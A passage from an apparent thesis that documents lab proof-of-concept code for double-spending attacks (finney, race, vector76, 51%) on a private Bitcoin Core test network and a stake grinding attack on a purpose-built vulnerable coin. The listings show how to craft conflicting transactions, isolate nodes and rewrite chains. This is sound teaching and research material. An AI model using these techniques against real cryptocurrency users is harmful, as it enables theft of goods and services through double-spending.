    redi::ipstream disconnectAttackerOutput("bitcoin-cli getaddednodeinfo",
    ↪  redi::pstream::pstdout), disconnectVictim1Output("ssh
    ↪  victim1@$IP_VICTIM1 \"bitcoin-cli getaddednodeinfo\"",
    ↪  redi::pstream::pstdout), disconnectVictim2Output("ssh
    ↪  victim2@$IP_VICTIM2 \"bitcoin-cli getaddednodeinfo\"",
    ↪  redi::pstream::pstdout);
```

**Listing 5.6** CSynchronizationGuard.cpp: Loading of the connection information

The output received from each node is parsed as a `JSON` format. The number of connected nodes is then compared with the expected number of connections defined by the received parameters. If the counts fit, the flag is set to `false`, and the function ends. Otherwise, the cycle repeats. The process is demonstrated in the listing 5.7.

```
if (disconnectAttackerJson.size() == expectedAttackerSize &&
↪  disconnectVictim1Json.size() == expectedVictim1Size &&
↪  disconnectVictim2Json.size() == expectedVictim2Size) {
    connectedFlag = false;
}
```

**Listing 5.7** CSynchronizationGuard.cpp: Inspection of the connection counts

The `waitForConnection` function guarantees a connection between two specified nodes, however, only if they are expected to be connected exclusively[5] to each other. Such an implementation is sufficient for the use cases in the proof-of-concept scripts. The function operates very similarly to the `waitForDisconnection` function, with the main difference being the process of inspecting the connections. While the disconnection function checks connection numbers, such an approach proves to be insufficient when striving to ensure connection. Instead, the code demonstrated in the listing 5.8 inspects whether the first record in the connected nodes list[6] of both nodes is indeed adequately connected.

```
if (!connectNode1Json.empty() && !connectNode2Json.empty() &&
↪  connectNode1Json[0]["connected"] == true &&
↪  connectNode2Json[0]["connected"] == true) {
    notConnectedFlag = false;
}
```

**Listing 5.8** CSynchronizationGuard.cpp: Inspection of the connection between specified nodes

[5] No other node in the network is connected to either of the nodes.
[6] Hence, the requirement on the exclusive connection.

The two remaining functions the class provides, `waitForTxDelivery` and `waitForRawTxDelivery`, ensure that a specified network node has received a transaction specified by its transaction ID. They both follow the same pattern as the functions mentioned above, with differences in the calls to the `bitcoin-cli` being `listtransactions` and `getrawmempool`, and the inspection process being molded to fit the received `JSON`. The listing 5.9 displays the inspection function used by the `waitForTxDelivery` function.

```
for (size_t i = 0; i < txReceiveJson.size(); ++i) {
    if (txReceiveJson[i]["txid"] == txid) {
        txReceived = true;
    }
}
```

**Listing 5.9** CSynchronizationGuard.cpp: Inspection of the transaction delivery

### 5.1.3 CTransactionHandler

CTransactionHandler is a class that provides the tools to simplify working with the transactions. The most important function the class provides is the `createSignedTransaction` function. As a parameter, the function receives a stringstream representing an unfinished command to create a raw transaction. The function returns hexadecimal string representing a signed transaction created from the received parameter. The function starts by appending information about the attacker encoded as a hexadecimal string to the received stringstream, as demonstrated in the listing 5.10. Victim nodes use the data segment of the transactions to decode whom to return their service to.

```
std::string attackerIP = getenv("IP_ATTACKER"), attackerInfo("attacker@");
std::ostringstream sshTargetHexOss;

for (const char &c: attackerInfo) {
    sshTargetHexOss << std::hex << int(c);
}

for (const char &c: attackerIP) {
    sshTargetHexOss << std::hex << int(c);
}

tx1Oss << ", \"data\": \"" << sshTargetHexOss.str() << "\"}\'";
tx2Oss << ", \"data\": \"" << sshTargetHexOss.str() << "\"}\'";
```

**Listing 5.10** CTransactionHandler.cpp: Appendation of the attacker information to the received transaction stringstream

Listing 5.11 showcases the creation process of a signed transaction. The created stringstream is issued as a system call using the `bitcoin-cli createrawtransaction` command. The output of the call is parsed and signed with a system call to the `bitcoin-cli signrawtransactionwithwallet`. A hexadecimal string representing the signed transaction is parsed and returned by the function. As the returned string represents the signed transaction, it can further be used for broadcasting the transaction to the specified nodes.

```
redi::ipstream txUnsignedHashOutput(txOss.str(), redi::pstreams::pstdout);

std::string txUnsignedHash;
std::getline(txUnsignedHashOutput, txUnsignedHash);
txOss.str("");
txOss << "bitcoin-cli signrawtransactionwithwallet " << txUnsignedHash;
redi::ipstream txSignedOutput(txOss.str(), redi::pstreams::pstdout);

txOss.str("");
std::string line;
while (std::getline(txSignedOutput, line)) {
    txOss << line;
}
nlohmann::json txSignedJson = nlohmann::json::parse(txOss.str());

return txSignedJson["hex"];
```

**Listing 5.11** CTransactionHandler.cpp: Creation of a signed transaction

The function `sendTransaction` receives a hexadecimal string representing a signed raw transaction as a parameter, parses it into a command used to broadcast the transaction, issues the command, and returns an ID of the newly created transaction. The whole function is displayed in the listing 5.12.

```
std::string CTransactionHandler::sendTransaction(const std::string
↪  &signedTransactionHex) {
    std::ostringstream oss;
    oss << "bitcoin-cli sendrawtransaction " << signedTransactionHex << " 100";
    redi::ipstream txSendOutput(oss.str().c_str(), redi::pstream::pstdout);

    std::string txid;
    std::getline(txSendOutput.out(), txid);

    return txid;
}
```

**Listing 5.12** CTransactionHandler.cpp: `sendTransaction` function

Similarly, the function `deleteTransaction` simplifies the removal of a created transaction from the mempool. The function receives a transaction ID of the transaction to remove as a parameter, parses it into a command, and issues the command. The whole function is displayed in the listing 5.13.

```
void CTransactionHandler::deleteTransaction(const std::string txid) {
    std::ostringstream deleteTxOss;
    deleteTxOss << "bitcoin-cli removeprunedfunds " << txid;
    system(deleteTxOss.str().c_str());
}
```

**Listing 5.13** CTransactionHandler.cpp: `deleteTransaction` function

The class also provides the functions `listTransaction` and `listTransactions`, which are used to print the transactions specified by their transaction ID in a defined format. If the specified transaction is not found in the mempool, a message explaining that the transaction does not exist in the mempool is displayed.

### 5.1.4 returnService.sh

The demonstrated attacks on the PoW consensus protocol all aim to commit double-spending in order to receive a service they did not pay for from the victim. To simulate such a behavior, the victim nodes contain a bash script that simulates them returning a service for the issued transactions. While these scripts could, after a slight modification, be run as daemons on the victim machines, such an approach is unnecessary. The attacker connecting to the victim node with `ssh` and running the script during a specified time window of the attack is sufficient for the needs of the developed proof-of-concept scripts.

Script to return the service starts by setting the parameters as shown in the listing 5.14.

```
PRICE=10
REQUIRED_CONFIRMATIONS=0
```

**Listing 5.14** returnService.sh: Modifiable parameters

The parameters represent the following:

**PRICE:** Represents the required value to be paid for the service.

**REQUIRED_CONFIRMATIONS:** Specifies the minimal number of confirmations the transactions need in order to be considered trusted.

Changing the parameters and observing how the provided proof-of-concept scripts react to the change is encouraged. Some of the proof-of-concept scripts have the ability to defeat any specified number of required transaction confimations[7], while others will inevitably fail when even as little as one confirmation is required[8].

The script continues by creating a file representing the returned service. In reality, such a service can be anything (e.g., e-book, movie), but for purposes of the attack simulation, the service is specified as a file with a timestamp. Before sending the service, the victim always creates a new file with a fresh timestamp, as displayed in the listing 5.15.

```
echo "Service from victim1!" > ~/victim1/serviceVictim1.txt
echo "Timestamp: [$(date +%s)]" >> ~/victim1/serviceVictim1.txt
```

**Listing 5.15** returnService.sh: Creation of the returned service

After creating the fresh service file, the code in the listing 5.16 is executed for each of the transactions linked to the node. In this code snippet, the raw transaction is saved, as it could potentially be used to decode where to send the service file. The amount of the bitcoins paid is parsed from the transaction information in a similar fashion as the existing confirmations of said transaction. Last but not least, the script inspects whether a service for the examined transaction has already been returned.

[7] Such as the vector76 attack.
[8] Such as the finney attack.

```
RAW_TX_JSON=$(bitcoin-cli decoderawtransaction $(bitcoin-cli gettransaction
↪  $(echo $JSON | jq -re ".txid") | jq -re ".hex"))
AMMOUNT_PAID=$(echo $JSON | jq -r ".amount")
EXISTING_CONFIRMATIONS=$(echo $JSON | jq -r ".confirmations")

TRANSACTION_FINISHED="false"
while read line; do
        if [[ "$line" == "$(echo $JSON | jq -r '.txid')" ]]; then
                TRANSACTION_FINISHED="true"
        fi
done < ~/victim1/finishedTransactions.txt
```

**Listing 5.16** returnService.sh: Parsing of transaction parameters

Parsed parameters are used in the listing 5.17 to determine whether the service should be returned. If the loaded transaction isn't a coinbase transaction, the paid amount of bitcoins is greater than the price of the service, a service for the transaction has not yet been returned, and the transaction has the required amount of confirmations, it is considered legitimate for return of the service. In such a case, the script attempts to decode the data segment of the transaction, which is expected to be on the second vout index of the transaction. In the data segment, the transaction creators send the information needed to establish `ssh` connection to their device. The script then copies the service to the transaction creator's machine with the `scp` command and logs the transaction as completed[9].

```
if [[ $(echo "$RAW_TX_JSON" | jq -e '.vin[0] | has("coinbase")') == "false" ]]
↪  && [[ $(echo "$AMMOUNT_PAID>=$PRICE" | bc) == "1" ]] && [[
↪  $TRANSACTION_FINISHED == "false" ]] && [[ $(echo
↪  "$EXISTING_CONFIRMATIONS>=$REQUIRED_CONFIRMATIONS" | bc) == "1" ]];  then

        ENCODED_MESSAGE=$(echo $RAW_TX_JSON | jq -re ".vout[2] | .scriptPubKey"
        ↪  | jq -re ".asm" | tr -d "OP_RETURN ")

        scp ~/victim1/serviceVictim1.txt $(echo $ENCODED_MESSAGE | xxd -r
        ↪  -p):~/attacker/victim1/serviceVictim1.txt &> /dev/null

        echo $(echo $JSON | jq -r '.txid') >>
        ↪  ~/victim1/finishedTransactions.txt

fi
```

**Listing 5.17** returnService.sh: Return of a service

## 5.2 Environment for the PoS-powered network

In order to demonstrate the attacks on the PoS-powered blockchain networks, different approach had to be taken. Although clients that provide similar environments to the testing environment provided by the Bitcoin Core software exist, I deliberately chose not to use them. The attacks

[9] Service was returned.

selected for demonstration on the proof of stake consensus protocol are the coin age accumulation attack described in the paragraph 3.4.1.3, and the stake grinding attack described in the section 3.6, which both target a peculiar behavior of the consensus protocol. It is evident that finding a blockchain network vulnerable to both attacks is problematic. Furthermore, it is imperative to understand that the attacks selected for the showcase fundamentally differ from those conducted on the Bitcoin Core. While those were targeting an expected behavior of the network and the users of the network could take action to become protected, that is not the case with the attacks like stake grinding attack, which aim to overtake the consensus mechanism within the network. Stemming from this problematic nature of the attacks, I believe that even if a fitting client to showcase the attacks on was to be found, it would be grossly unethical to try and exploit it for the sake of the thesis. Therefore, the problem was approached differently, by writing a simplistic server client operating as a blockchain network node.

Solely for the purposes of the thesis the vulnCoin[10] software was developed. When compiled into a binary and executed, a server that represents a node in a blockchain network is launched. When the server is started, it generates an address by hashing a string passed to it as a startup parameter using the `sha256` hash function. The server does not use cryptography to protect the transactions from being created with a coin of another user by a node with malicious intent. Although it is a huge security gap, none of the proof-of-concept scripts exploit it, and all nodes act trustworthy concerning the transaction creation process, effectively simulating the existence of a protection against said issue. Another significant simplification in comparison to the standard blockchain clients is that the server does not enforce consensus protocol. It provides tools to employ it, but at the same time, it allows users to create blocks deterministically. It must be stressed that this is desired and expected behavior of the testing network, as the proof-of-concept scripts are the ones used to enforce the consensus protocol.




**Figure 5.2** vulnCoin consensus process

To understand the specifics of the vulnCoin consensus process, please consider figure 5.2. During the start of a server, a predefined genesis block is created. The pool of stakes for such a block is empty. However, the nodes can start staking to gain a chance to create the first block. At the time $t+1$, the pool of stakes for the second block is finalized. After that, a creator of the first block is selected randomly from the first pool of stakes by a function employing the pool of stakes for the genesis block and the genesis block as sources of entropy. At the time $t+2$, the pool of stakes for the third block is finalized. After that, a creator of the second block is selected randomly from the second pool of stakes by a function employing the pool of stakes for the first block and the first block as sources of entropy. The process carries in a similar fashion for the

[10]Short for vulnerable coin.

rest of the runtime of the network and does not change under any circumstances.

Let $H$ represent the `sha256` hash of the last block in the blockchain, $\{a_1, a_2, \ldots, a_n\} \in S$ stake pool where each vulnCoin address $a$ of a coin holder is represented as a hexadecimal string and $N$ the number of addresses in the current stake pool. Consider the function `first32bits` that returns the first 32 bits of a string. The pseudorandom selection function is implemented as:

$$\text{IndexOfCreator} \equiv (\texttt{first32bits}(H) + \texttt{first32bits}(a_1) + \cdots + \texttt{first32bits}(a_n)) \mod N$$

For further specifications and documentation of the vulnCoin server, please refer to the dedicated GitHub repository.

## 5.3 Demonstration of the Finney Attack

The finney attack was implemented with respect to the description provided in the section 3.1. The attack starts by loading an UTXO used for the attack. Parameters such as addresses used for the attack and the amount of currency returned to the attacker's wallet in the transaction issued are set. Then, using the selected UTXO, the attacker generates and signs two raw transactions, $t_1$ linked to the victim and $t_2$ linked to themselves, as displayed in the listing 5.18.

```
std::ostringstream txVictimOss, txAttackerOss;
txVictimOss << "bitcoin-cli createrawtransaction \'[{\"txid\": \"" <<
↪  UTXO.m_txID << "\",\"vout\":" << UTXO.m_vout << "}]\' \'{\"" <<
↪  addresses.second << "\":" << paidAmmounts.first << ", \"" << UTXO.m_address
↪  << "\":" << paidAmmounts.second;
txAttackerOss << "bitcoin-cli createrawtransaction \'[{\"txid\": \"" <<
↪  UTXO.m_txID << "\",\"vout\":" << UTXO.m_vout << "}]\' \'{\"" <<
↪  addresses.first << "\":" << paidAmmounts.first + paidAmmounts.second -
↪  0.01;

std::pair<std::string, std::string> signedTransactionHexes =
↪  std::make_pair(transactionHandler.createSignedTransaction(txVictimOss),
↪  transactionHandler.createSignedTransaction(txAttackerOss));
```

**Listing 5.18** finneyAttack.cpp: Creation of the signed transactions

The attacker sends the signed raw transaction $t_1$ to the victim, creating a new valid transaction. Such a transaction could look similar to the example in the listing 5.19. In the finney attack, transaction issued to the victim will always have zero confirmations, and therefore, if the victim doesn't accept zero confirmation transactions, the attack will end unsuccessfully[11].

The attacker continues their attack by disconnecting from the victim node and deleting the transaction $t_1$ from their mempool, allowing them to broadcast the transaction $t_2$, which is issued to themselves. Such a transaction is structurally the same as the one created for the victim, the only difference is that the `address` property will hold the attacker's address as a value, and the `amount` property will equal the amount of the UTXO selected for the attack with the fee deducted. At this point, two transactions using the same UTXO exist in two separate mempools. The attacker issues a call to the victim to return the service they created the transaction $t_1$ for, and the victim returns the service. The call is implemented simply as an `ssh` connection and execution of the aforementioned returnService.sh script, the code is shown in the listing 5.20.

[11] Such situation can be simulated by changing the `REQUIRED_CONFIRMATIONS` parameter in the victim's returnService.sh script to a value greater than zero.

```
{
        "address": "bcrt1qqmknczyat9qk83shuzsz693zqf96kl07hff043",
        "amount": 10.0,
        "bip125-replaceable": "yes",
        "category": "receive",
        "confirmations": 0,
        "label": "",
        "parent_descs": [
                        "wpkh(tpubD6NzVbkrYhZ4WMM7jPZvnr3hfc9Ewfw4dqHU3Y9UC
                        ↪  CurZgE71hi4L6oGMMAL1YNE8JErAq52FCDxAQqdmndjYuRY
                        ↪  66xoH8VnubwdFSVzeFW/84'/1'/0'/0/*)#lzf583pg"
        ],
        "time": 1713733117,
        "timereceived": 1713733117,
        "trusted": false,
        "txid":
        ↪  "68daf3295152434608951fb477e468a66dc54f76e4f2e54b2441799dd21941d2",
        "vout": 0,
        "walletconflicts": [],
        "wtxid":
        ↪  "02407a107a727defe8302f30e37cdfed987ff747f21e69b438dd121995b2670f"
}
```


**Listing 5.19** Transaction issued to the victim

```
system("ssh victim1@$IP_VICTIM1 \"./scripts/returnService.sh\"");
```

**Listing 5.20** finneyAttack.cpp: Call to the returnService.sh script

After doing so, the attacker must mine a block containing the transaction $t_2$. In a real attack scenario, the attacker would have manually pre-generated this block before the start of the attack to ensure its success. In a simulated environment, blocks can be generated deterministically, and therefore, a system call can be issued to create a block embedded with the transaction $t_2$. Upon reconnecting to the victim, bitcoin clients share the information about the newly mined block, rendering the transaction $t_1$ invalid. The attacker, therefore, receives a service without paying for it. Instead, they pay only a small fee for the transaction $t_2$.

## 5.4 Demonstration of the Race Attack

The race attack was implemented with respect to the description provided in the section 3.2. The attacker starts their attack by choosing an UTXO to use. For the sake of the attack simulation, the attacker creates new addresses used specifically for the attack for victim1 and victim2. Parameters for the attack are counted and set up, and the attacker creates two signed raw transactions spending the same selected UTXO, $t_1$ to the victim1 and $t_2$ to the victim2. The process of creation of the transactions is shown in listing 5.21.

After the transaction creation, the victim2 node is completely disconnected from the network. The attacker broadcasts the signed raw transaction $t_1$ to the victim1. The created transaction will resemble the structure in the listing 5.19. The attacker disconnects from the node of victim1 and deletes the transaction $t_1$ from their mempool. They reconnect back to the victim2 and broadcast the raw transaction $t_2$. Again, the received transaction will resemble the listing 5.19.

```
    std::ostringstream tx1Oss, tx2Oss;
    tx1Oss << "bitcoin-cli createrawtransaction \'[{\"txid\": \"" <<
    ↪  UTXO.m_txID << "\",\"vout\":" << UTXO.m_vout << "}]\' \'{\"" <<
    ↪  victimAddresses.first << "\":" << paidAmmounts.first << ", \"" <<
    ↪  UTXO.m_address << "\":" << paidAmmounts.second;
    tx2Oss << "bitcoin-cli createrawtransaction \'[{\"txid\": \"" <<
    ↪  UTXO.m_txID << "\",\"vout\":" << UTXO.m_vout << "}]\' \'{\"" <<
    ↪  victimAddresses.second << "\":" << paidAmmounts.first << ", \"" <<
    ↪  UTXO.m_address << "\":" << paidAmmounts.second - 0.01;
    std::pair<std::string, std::string> signedTransactionHexes =
    ↪  std::make_pair(transactionHandler.createSignedTransaction(tx1Oss),
    ↪  transactionHandler.createSignedTransaction(tx2Oss));
```

**Listing 5.21** raceAttack.cpp: Creation of the signed transactions

At this point, both victim1 and victim2 have received different transactions that are spending the same UTXO. Please note that such a situation can only occur if the nodes of victim1 and victim2 do not communicate with each other or if the latency between their communication is long enough for the attacker to conduct the attack. The attacker deletes any previously received services and calls the returnService.sh scripts on victim1 and victim2 devices as demonstrated in the listing 5.22. In case the scripts are configured to accept zero confirmation transactions, they will return the service for the received transaction.

```
redi::ipstream del("rm -r /home/attacker/attacker/victim1/serviceVictim1.txt
↪  /home/attacker/attacker/victim2/serviceVictim2.txt",
↪  redi::pstreams::pstdout | redi::pstreams::pstderr);
system("ssh victim1@$IP_VICTIM1 \"./scripts/returnService.sh\"");
system("ssh victim2@$IP_VICTIM2 \"./scripts/returnService.sh\"");
```

**Listing 5.22** raceAttack.cpp: Calls to the returnService.sh

The attack becomes successful when a node in the network creates a block in which it embeds one of the created transactions, and the second transaction consequently becomes discarded. This process is simulated by randomly choosing either victim1 or victim2 as the node mining a block and embedding their received transaction into it, as showcased in listing 5.23.

```
srand((unsigned) time(0));
if (std::rand() % 2 == 1) {
    std::cout << rang::fg::gray << rang::style::bold << "VICTIM1 has been
    ↪  randomly chosen to be the one mining a block. => Transaction [" <<
    ↪  sentTxid1 << "] should persist." << rang::style::reset << std::endl;
    system("ssh victim1@$IP_VICTIM1 \"bitcoin-cli -generate 1 &> /dev/null\"");
} else {
    std::cout << rang::fg::gray << rang::style::bold << "VICTIM2 has been
    ↪  randomly chosen to be the one mining a block. => Transaction [" <<
    ↪  sentTxid2 << "] should persist." << rang::style::reset << std::endl;
    system("ssh victim2@$IP_VICTIM2 \"bitcoin-cli -generate 1 &> /dev/null\"");
}
```

**Listing 5.23** raceAttack.cpp: Mining a block

The attack ends with reconnecting all the nodes back together. The transaction embedded into the mined block is the one that persists within the network, and the second one is discarded. Please note the main difference between race and finney attacks – while in the finney attack, the service was received without the attacker paying for it, during the race attack, the attacker pays for the service once but receives two instances of it[12]. It should be noted that in a real network, the race attack is far easier to conduct than the finney attack.

## 5.5 Demonstration of the Vector76 Attack

The vector76 attack was implemented with respect to the description provided in the section 3.3. In this attack scenario, the attacker conducts their attack targeting victim1, while victim2 represents the rest of the network. Furthermore, assume that the victim1 requires three confirmations to consider transaction trusted[13]. The attacker starts their attack by creating an additional address for themselves. After doing so, they create two raw transactions and sign them. First of the transactions, $t_1$, is issued to their newly created address, while the second transaction, $t_2$, is issued to the address of the victim1, as demonstrated in the listing 5.24.

```
txVictimOss << "bitcoin-cli createrawtransaction \'[{\"txid\": \"" <<
↪  UTXO.m_txID << "\",\"vout\":" << UTXO.m_vout << "}]\' \'{\"" <<
↪  addresses.first << "\":" << paidAmmounts.first << ", \"" << UTXO.m_address
↪  << "\":" << paidAmmounts.second - 1;
txAttackerOss << "bitcoin-cli createrawtransaction \'[{\"txid\": \"" <<
↪  UTXO.m_txID << "\",\"vout\":" << UTXO.m_vout << "}]\' \'{\"" <<
↪  addresses.second << "\":" << paidAmmounts.first + paidAmmounts.second;
std::pair<std::string, std::string> signedTransactionHexes =
↪  std::make_pair(transactionHandler.createSignedTransaction(txVictimOss),
↪  transactionHandler.createSignedTransaction(txAttackerOss));
```

**Listing 5.24** vector76Attack.cpp: Creation of transactions

Victim1 is disconnected from the rest of the network, and the attacker broadcasts the signed raw transaction $t_1$ to the victim2. After ensuring that the victim2 has received the transaction, the attacker disconnects from them, deletes the transaction $t_1$ from the mempool and reconnects to the victim1. They pre-mine a specified number of blocks needed to make the transaction $t_2$ valid for the return of the service[14]. In a real network, the attacker would, once again, pre-mine the blocks before the start of an attack and wait for an ideal time to initiate the attack. In the simulated environment, issuing a system call to mine a specified number of blocks is sufficient. The attacker sends the signed raw transaction $t_2$ together with the mined blocks to the victim1. The created transaction will look similar to the example transaction in the listing 5.25. Please take a notice of how the `confirmations` property in the `JSON` representing the transaction changed in comparison to the listing 5.19.

Upon receiving the transaction $t_2$, the victim1 rightfully believes they are safe against the threat of double-spending and returns the requested service. However, the network has continued mining, embedding the transaction $t_1$ into the blockchain. This behavior is simulated by the victim2 mining the same amount of blocks as the attacker, plus one extra block on top[15]. Upon connecting the nodes back together, the longest version of the blockchain is considered valid, making the blockchain generated by the attacker invalid. Therefore, the attacker managed to receive the service without paying for it, as the transaction $t_2$ is no longer considered valid.

[12] From two different sources.
[13] The `REQUIRED_CONFIRMATIONS` variable in returnService.sh is set to three.
[14] Following the example from above, three blocks would be required to receive the service.
[15] In the example used throughout the section, the victim2 would mine four blocks.

```
{
        "address": "bcrt1q5tj8s9udlpwvv877s2zr0ewrugul5gnc2ytnv0",
        "amount": 10.0,
       "bip125-replaceable": "no",
        "blockhash":
        ↪  "7f10451a02ffa56fd1d9d55f37e037ff60aba779bf7414519b1d9badcd97482b",
       "blockheight": 109,
        "blockindex": 1,
       "blocktime": 1713787331,
        "category": "receive",
        "confirmations": 3,
        "label": "",
        "parent_descs": [
                            "wpkh(tpubD6NzVbkrYhZ4WLwp13TeNXLyLEp8cqAJmr7VwyAhv
                            ↪  fceRKZhpBtN5wagjL6uU9zH71DJDYzXoSDedCwSk8Q9J7ZH
                            ↪  uv8o9dW2ciGrr7XgN8U/84'/1'/0'/0/*)#a5hjkkmh"
        ],
        "time": 1713787320,
        "timereceived": 1713787320,
        "txid":
        ↪  "fe32eb6d772c734545b3a684c1da896ce658afc28ab178225013e8e3522139a8",
        "vout": 0,
        "walletconflicts": [],
        "wtxid":
        ↪  "61e49e8fe4573bdadb859347b407d7fa1dd4e56386116ef3d379b80ac50d3992"
}
```


**Listing 5.25** Transaction to the victim

## 5.6 Demonstration of the 51% Attack

The 51% attack was implemented with respect to the description provided in the section 3.4.1.2. A unique property of the 51% attack is that the attacker conducts it against the rest of the network, not a single victim. This behavior is simulated by asserting the role of the network to the nodes of victim1 and victim2. Similarly to the attacks above, the attacker starts by creating a signed transaction $t_1$ to their own newly generated address and a signed transaction $t_2$ to the victim1, as demonstrated in the listing 5.26.

```
txVictimOss << "bitcoin-cli createrawtransaction \'[{\"txid\": \"" <<
↪  UTXO.m_txID << "\",\"vout\":" << UTXO.m_vout << "}]\' \'{\"" <<
↪  victimAddresses.first << "\":" << paidAmmounts.first << ", \"" <<
↪  UTXO.m_address << "\":" << paidAmmounts.second;
txAttackerOss << "bitcoin-cli createrawtransaction \'[{\"txid\": \"" <<
↪  UTXO.m_txID << "\",\"vout\":" << UTXO.m_vout << "}]\' \'{\"" <<
↪  UTXO.m_address << "\":" << paidAmmounts.first + paidAmmounts.second - 0.01;
std::pair<std::string, std::string> signedTxHexes =
↪  std::make_pair(transactionHandler.createSignedTransaction(txVictimOss),
↪  transactionHandler.createSignedTransaction(txAttackerOss));
```

**Listing 5.26** 51Attack.cpp: Creation of the transactions

The attacker broadcasts the transaction $t_2$ to the network and disconnects from both the other nodes. Then, they delete the transaction $t_2$ from their mempool and replace it with the transaction $t_1$. To adequately demonstrate all properties of the attack, the network is given a head start concerning the length of the blockchain. A random number $n$ from the interval $[1, 9]$ is generated. The victim1 subsequently mines $n$ blocks, making the copy of the blockchain distributed between them and the victim2 $n$ blocks longer than the attacker's copy. The described process is displayed in the listing 5.27.

```
srand((unsigned) time(0));

int headStart = rand() % 10;
while (headStart == 0) {
    headStart = rand() % 10;
}

std::cout << rang::fg::gray << rang::style::bold << "Blockchain shared between
↪  victim1 and victim2 starts [" << headStart << "] blocks ahead. Victim1
↪  mined the blocks with hashes:[";
mine("ssh victim1@$IP_VICTIM1", victimAddresses.first, headStart);
```

**Listing 5.27** 51Attack.cpp: Mining a random number of blocks as the head start

After the head start blocks are mined, the race part of the attack can begin. Both the network and the attacker start mining blocks above their copy of the blockchain. For the attack to be successful, the attacker must represent at least 51% of the hashing power in the network. This property is simulated by delays inserted between the mining of the neighboring blocks. The delays are defined directly in the code as shown in the listing 5.28 – by default, they are set to one second for the attacker and three seconds for the network.

```
#define BLOCK_MINING_TIME_ATTACKER 1
#define BLOCK_MINING_TIME_NETWORK 3
```

**Listing 5.28** 51Attack.cpp: Mining delay setup

Both the network and the attacker start mining simultaneously. The mining is conducted in two separate threads for the attacker and the rest of the network. The thread function is showcased in the listing 5.29. Both miner threads regularly check the number of the blocks in both copies of the blockchain. Mutexes are employed to protect the threads against race conditions. The threads continue mining blocks with their specified delay until the attacker's copy of the blockchain is two or more blocks longer than the network's or until the second thread ends.

After the threads end, the attacker should hold a blockchain at least one block longer than the rest of the network. At this point, the attacker can issue a call to the returnService.sh to the victim1, which returns the desired service. Please note that the transaction $t_2$ was likely embedded into the first block mined by the network. Let $n$ represent the number of blocks the network mined as a head start, and $m$ represent the number of blocks the network mined in the race part of the attack. Then, the transaction $t_2$ likely has $n + m$ confirmations at the time of the attacker's call to the returnService.sh script. The victim1 returns the service, and the nodes are connected back together. After establishing the connection, the attacker's chain becomes dominant, rendering the transaction $t_2$ invalid. The attacker, therefore, receives a service for which they did not pay.

```
void minerThread(const std::vector<std::string> ssh, const
↪  std::vector<std::string> address, int delay_sec, std::mutex &mtxMining, int
↪  &minerCnt, std::mutex &mtxMinerCnt, bool isAttacker) {
    bool attackerHasMoreBlocksMined = false;
    while (!attackerHasMoreBlocksMined) {
        int randomAddress = rand() % address.size();

        std::unique_lock<std::mutex> locker(mtxMining);

        if (isAttacker) {
            std::cout << rang::fg::blue;
        } else {
            std::cout << rang::fg::magenta;
        }
        std::cout << rang::style::bold << "Block ";
        mine(ssh[randomAddress], address[randomAddress], 1);
        std::cout << " was mined to address [" << address[randomAddress] <<
        ↪  "]!" << rang::style::reset << std::endl;

        redi::ipstream networkBlockCountOut("ssh victim1@$IP_VICTIM1
        ↪  'bitcoin-cli getblockcount'", redi::pstreams::pstdout),
        ↪  attackerBlockCountOut("bitcoin-cli getblockcount",
        ↪  redi::pstreams::pstdout);
        std::string networkBlockCountStr, attackerBlockCountStr;
        std::getline(networkBlockCountOut.out(), networkBlockCountStr);
        std::getline(attackerBlockCountOut.out(), attackerBlockCountStr);

        if (std::stoi(attackerBlockCountStr) - std::stoi(networkBlockCountStr)
        ↪  >= 2 || minerCnt == 1) {
            attackerHasMoreBlocksMined = true;
        } else {
            locker.unlock();
            sleep(delay_sec);
        }
    }

    std::lock_guard<std::mutex> locker(mtxMinerCnt);
    --minerCnt;
}
```

**Listing 5.29** 51Attack.cpp: Miner thread

## 5.7 Demonstration of the Stake Grinding Attack

The stake grinding attack was implemented with respect to the description provided in the section 3.6. Parameters for the attack are defined within the source code. The default values are defined as displayed in the listing 5.30 and their purpose is the following:

**PREGENERATED_BLOCKS:** Defines the number of blocks that will be created by randomly selected network participants at the start of the script. Created blocks guarantee the existence of spendable outputs in the network. Please ensure that the number of pre-generated

blocks is greater than zero. Further will be referred to as $P$.

**CONSENSUS_ROUNDS:** Defines the number of consensus rounds the network will run. The more rounds, the more likely the attacker is to manipulate the consensus process in their favor successfully. Further will be referred to as $C$.

**BUFFER_SIZE:** Defines the size of the buffer used to receive messages from the vulnCoin server. The need for a greater buffer size grows for higher values of $P$ and $C$.

```
#define PREGENERATED_BLOCKS 10
#define CONSENSUS_ROUNDS 15
#define BUFFER_SIZE 60000
```

**Listing 5.30** stakeGrindingAttack.cpp: Parameters

After starting the script, the IP addresses of the attacker, victim1, and victim2, as well as the information about the port on which to run the servers, are obtained from the environmental variables. Subsequently, the threads in which the vulnCoin servers for the attacker, victim1, and victim2 run are created. The servers are started with the coinAge flag set to `false`, meaning they do not weight the coins (UTXOs) in the network by age, but solely based on their value. After the threads start, the script conducts a synchronization check to ensure that all the servers were started correctly. If the check fails multiple times, the script displays an error message and exits.

After a successful synchronization check, the script loads the vulnCoin address of each server. The creation of $P$ blocks starts. For each block, a random node is chosen as a block creator. The block is then created by the function `generateBlockTo`, which can be broken down into multiple parts.

